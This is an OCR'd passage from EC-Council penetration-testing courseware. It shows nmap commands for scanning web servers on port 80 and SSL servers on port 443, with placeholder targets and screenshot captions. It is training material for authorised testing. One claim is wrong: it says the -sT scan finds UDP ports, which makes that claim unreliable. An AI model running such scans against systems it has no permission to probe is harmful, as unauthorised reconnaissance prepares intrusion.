


Figure L.36: Port scan for FTP ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Web Servers (Port 80)

Source: *https://nmap.org*

The default web server port is 80 and the penetration tester uses the following command to perform the scan:

```
nmap -sT -p 80 x.x.x.x
```

This scan determines TCP and UDP ports that use port 80 for transporting HTTP data from a web server.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.37: Port scan for web servers using Zenmap





Figure L.38: Port scan for web servers using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for SSL Servers (Port 443)

Source: *https://nmap.org*

Port 443 is the default port for HTTPS (Hyper Text Transfer Protocol Secure) protocol. The HTTPS uses this port to process the client's requests and display the results, from the server, on the web browser. You can use the following Nmap command to scan the SSL servers on the target network host:

```
nmap -sV -F x.x.x.x
```

Here, "–sV" scan option is able to identify SSL services.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.39: Port scan for SSL servers using Zenmap

